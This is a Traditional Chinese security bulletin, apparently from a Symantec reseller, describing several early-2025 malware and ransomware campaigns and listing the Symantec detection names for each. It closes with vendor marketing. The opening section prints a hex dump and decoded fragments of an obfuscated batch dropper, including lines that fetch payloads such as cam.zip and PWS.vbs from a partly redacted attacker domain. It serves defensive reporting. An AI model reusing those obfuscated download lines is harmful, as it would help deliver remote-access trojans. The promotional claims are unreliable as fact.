位元組順序標記 BOM(FF EE) 之後內容包含實際的 .BAT 指令碼。




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	FF	FE	26	40	63	6C	73	26	40	73	65	74	20	22	6B	57	ÿþ&@cls&@set "kW
00000010	C3	3D	57	4D	75	65	79	32	49	63	69	4F	44	68	50	61	Ã=WMuey2IciODhPa
00000020	6F	4B	7A	6D	40	20	47	77	70	53	73	76	38	4C	54	52	oKzm@ GwpSsv8LTR
00000030	67	64	45	72	33	59	4E	78	4A	46	56	6C	36	6E	41	42	gdEr3YNxJFVl6nAB
00000040	66	58	37	55	6B	30	74	48	62	31	35	5A	43	39	51	71	fX7Uk0tHb15ZC9Qq
00000050	6A	34	22	0A	0A	FF	FE	26	25	6B	57	C3	3A	7E	37	2C	j4"..ÿþ&%kWÃ:~7,
00000060	31	25	25	6B	57	C3	3A	7E	34	31	2C	31	25	25	6B	57	1%%kWÃ:~41,1%%kW
00000070	C3	3A	7E	32	34	2C	31	25	0D	0A	25	6B	57	C3	3A	7E	Ã:~24,1%..%kWÃ:~
00000080	31	38	2C	31	25	25	6B	57	C3	3A	7E	33	2C	31	25	25	18,1%%kWÃ:~3,1%%
00000090	6B	57	C3	3A	7E	37	2C	31	25	25	6B	57	C3	3A	7E	31	kWÃ:~7,1%%kWÃ:~1

在此 .BAT 中，我們可以看到它與多個有效酬載有連結。


```
:~41,1%=%kWÃ:~11,1%%kWÃ:~52,1%%kWÃ:~52,1%%kWÃ:~22,1%%kWÃ:~24,1%://placing-approaches-odd-eds.[redacted]/cam.zip"
:~41,1%=%kWÃ:~11,1%%kWÃ:~52,1%%kWÃ:~52,1%%kWÃ:~22,1%%iÃ„¯rÃX%%kWÃ:~24,1%://placing-approaches-odd-eds.[redacted]/bab.zip"
WÃ:~52,1%%kWÃ:~22,1%%kWÃ:~24,1%://placing-approaches-odd-eds.[redacted]/FTSP.zip"
Ã:~22,1%%kWÃ:~24,1%://placing-approaches-odd-eds.[redacted]/startuppp.bat"
~52,1%%kWÃ:~22,1%%kWÃ:~24,1%://placing-approaches-odd-eds.[redacted]/PWS.vbs"
Ã:~52,1%%kWÃ:~22,1%%kWÃ:~24,1%%unaÃ´ÃI%://placing-approaches-odd-eds.[redacted]/PWS1.vbs"
```

由 cam.zip 和 bab.zip 組成的壓縮檔有效酬載包含 Krammer 混淆的有效酬載。這些有效酬載包含加密的 shellcode，最終導致 AsyncRAT 和 XWorm 惡意軟體的部署。

在已安裝的端點防護上，可在掃描器看到這些惡意 library-ms 檔案時立即偵測並攔截。以下是我們觀察到的統計數字，識別為 Scr.Mallibms!gen1。



賽門鐵克的電子郵件客戶也受到保護，可避免電子郵件中出現此類的 library-ms 附件，我們的威脅情資遙測大數據也證明這一點。



賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

自適應防護技術(包含於SESC)：

- ACM.Ps-Http!g2

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Malcode!gen
- Scr.Mallibms!gen1
- Trojan.Malscript
- Scr.Malscript!gen28
- Trojan Horse

- WS.Malware.1
- WS.Malware.2

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

欲了解有關賽門鐵克端點安全安全完整版更多資訊，請點擊此處。
欲了解啟用賽門鐵克端點安全完整版 (SESC) 上的「自適應防護」透過管理受信任應用程式所執行的潛在風險行為來減少攻擊面，請點擊此處。
欲深入瞭解更多有關賽門鐵克郵件安全雲端服務(Email Security.Cloud)的詳細資訊，請點擊此處。
欲深入瞭解有關賽門鐵克基於雲的網路安全服務 (WebPulse) 的更多訊息，請點擊此處。

2025/03/11

由EncryptHub駭客組織所發動網路惡意行動

EncryptHub 是駭客組織中的新秀，以發動惡意活動，向毫無戒心的受害者散佈勒索軟體和惡意竊密程式 (StealC、Rhadamanthys) 而打開知名度。攻擊者通常利用偽裝成合法軟體的特洛伊木馬應用程式進行攻擊，例如：微信、Google Meet、Microsoft Visual Studio 2022、Palo Alto Global Protect 等應用程式。一旦安裝惡意應用程式，攻擊者便可存取遭入侵的端點、進行橫向移動和最終的有效酬載的傳送。據報導，該組織還會使用第三方按安裝次數付費 (PPI) 佈署代理人的服務，為駭客圈的同業提供大量安裝惡意軟體的計費服務。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Malscript
- Web.Reputation.1
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400

- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/11

老舊漏洞就是駭客隨手可得的萬用鎖匙～Leafperforator APT高端駭客組織針對海事部門發動攻擊

一個針對南亞、東南亞、中東和非洲的海運和核能單位所發動的新一波惡意攻擊行動被歸屬於 Leafperforator (也稱為 SideWinder) APT 高端駭客組織所為。攻擊者利用包含 Microsoft Office 文件已存在久遠的 Microsoft Office Equation Editor 漏洞 (CVE-2017-11882) 進行魚叉式網路釣魚電子郵件攻擊。濫用此漏洞可下載惡意 .hta 檔案、執行其他惡意下載器的模組，最後再部署先前 Leafperforator APT 行動中已知的 StealerBot 惡意工具套件。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Bloodhound.RTF.12
- Bloodhound.RTF.20
- Bloodhound.RTF.25
- Scr.Malcode!gen
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.Gen.NPE.C

- Trojan.Mdropper
- Web.Reputation.1
- WS.Malware.1

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/11

散播Poco RAT惡意軟體的惡意行動

據報導，有新一波網路惡意行動向拉丁美洲的西班牙語使用者散佈 Poco RAT 惡意軟體。該行動是由 Darkling APT(又名 Dark Caracal) 的高端駭客團體發起。已知該駭客團體會在攻擊中利用 Bandook 類型的後門進行攻擊。Poco RAT 惡意軟體透過夾帶惡意 PDF 附件的釣魚電子郵件散佈。惡意附件會將受害者重新導向至合法的檔案分享服務以下載 .rev 檔案。下載的 .rev 檔案會反過來執行惡意軟體驅動程式，使目標端點感染 Poco RAT 有效酬載。下載的有效酬載可讓攻擊者遠端控制遭入侵的機器、執行指令和收集系統資訊等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g5
- SONAR.SuspOpen!gen11
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer.Bancos

- Phish.Pdf
- PUA.Gen.2
- Trojan Horse
- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.2
- WS.SecurityRisk.3

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/11

CVE-2024-13159--存在Ivanti Endpoint Manager(EPM)絕對路徑遍歷漏洞

CVE-2024-13159 是一個影響 Ivanti Endpoint Manager(EPM) 軟體的嚴重等級 (CVSS 風險評分 9.8) 絕對路徑遍歷漏洞。如果成功被開採濫用，此漏洞可能會允許未經認證的遠端攻擊者洩露敏感資訊，也隨著回報案例的增加。就在本週美國網路安全暨基礎設施安全局 (CISA) 已經其列入「已遭成功開採濫用的高風險漏洞名單 (the Known Exploited Vulnerabilities Catalog-KEV)」中。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Ivanti EPM CVE-2024-13159

2025/03/07

Strela Stealer惡意竊密程式～專門偷竊MS Outlook帳號與密碼

Strela Stealer 是一款最近嶄露頭角的惡意竊密程式，通常是透過網路釣魚行動散佈，影響義大利、德國、西班牙和烏克蘭的使用者。它專門針對特定的電子郵件用戶端 (尤其是 Microsoft Outlook 和 Mozilla Thunderbird) 而設計，並會滲出電子郵件登入憑證。最近觀察到的攻擊活動運用帶有發票類型附件的合法電子郵件。實際附件是包含惡意軟體載入程式的 ZIP 壓縮檔案。一旦打開 ZIP 檔案，就會透過 Windows Script Host 執行混淆的 JScript 指令碼。該腳本在進行惡意軟體部署之前會檢查系統的目標區域。它會加密已竊得的登入憑證和系統資訊，並將其滲出到 C&C 伺服器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Heuristic!gen22
- Scr.Malcode!gen130
- Scr.Malscript!gen19
- Trojan.Gen.MBT
- Trojan.Gen.NPE.C
- WS.Malware.1
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/07

Boramae勒索軟體

Boramae 是最近才在威脅生態中被發現的全新勒索軟體，疑似是 Beast 也稱為 BlackLockbit 勒索軟體家族的後繼變種。此惡意軟體會加密使用者檔案，並冠上「.boramae」副檔名。攻擊者在注入的勒索 (贖金支付) 說明文字檔 「README.txt 」中建議受害者透過 Session 通訊軟體與他們聯繫，以獲得進一步的指示。威脅者還威脅說，如果不滿足贖金要求，就會公開暴露所收集的敏感資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.Ransomware!g38

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

2025/03/07

Phantom-Goblin行動大肆散佈惡意竊密程式

Phantom-Goblin 是最近在真實網路情境上發現的散佈惡意竊密程式的行動名稱。攻擊者利用社交工程伎倆引誘受害者執行惡意捷徑檔 .LNK 。開啟這些檔案會執行 PowerShell 腳本，從 GitHub 套件庫中下載惡意軟體二進位檔。在 Phantom-Goblin 行動中散佈有效籌載會收集和滲出各種敏感的使用者資料，包括瀏覽器 cookie、憑證、瀏覽歷史、追蹤資料、會話詳細資料等。收集到的資料會傳送到攻擊者操制的 Telegram 頻道。部署的惡意軟體還會在受害者系統上建立 Visual Studio Code (VSCode) 通道的功能，可遠端存取受攻擊的系統。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Mallnk!gen13
- Trojan Horse
- Trojan.Gen.MBT
- Web.Reputation.1

- WS.Malware.1
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity
- System Infected: Trojan.Backdoor Activity 634

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/03/07

Ebyte勒索軟體

Ebyte Locker 是在真實網路情境上發現採用 Go 程式語言撰寫的勒索軟體，它是源於較舊的 Prince 勒索軟體家族後繼新變種。該惡意軟體的功能包括加密使用者檔案、以文字檔「Decryption Instructions.txt」的形式注入勒索 (贖金支付) 說明，並將桌布變更為與贖金通知內容相符的背景。Ebyte 會在加密的檔案中冠上「.Ebytelocker」副檔名。惡意軟體會避免加密任何系統檔案或系統目錄。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.RansomGen!gen3
- SONAR.Ransomware!g1
- SONAR.Ransomware!g7

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.9

- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。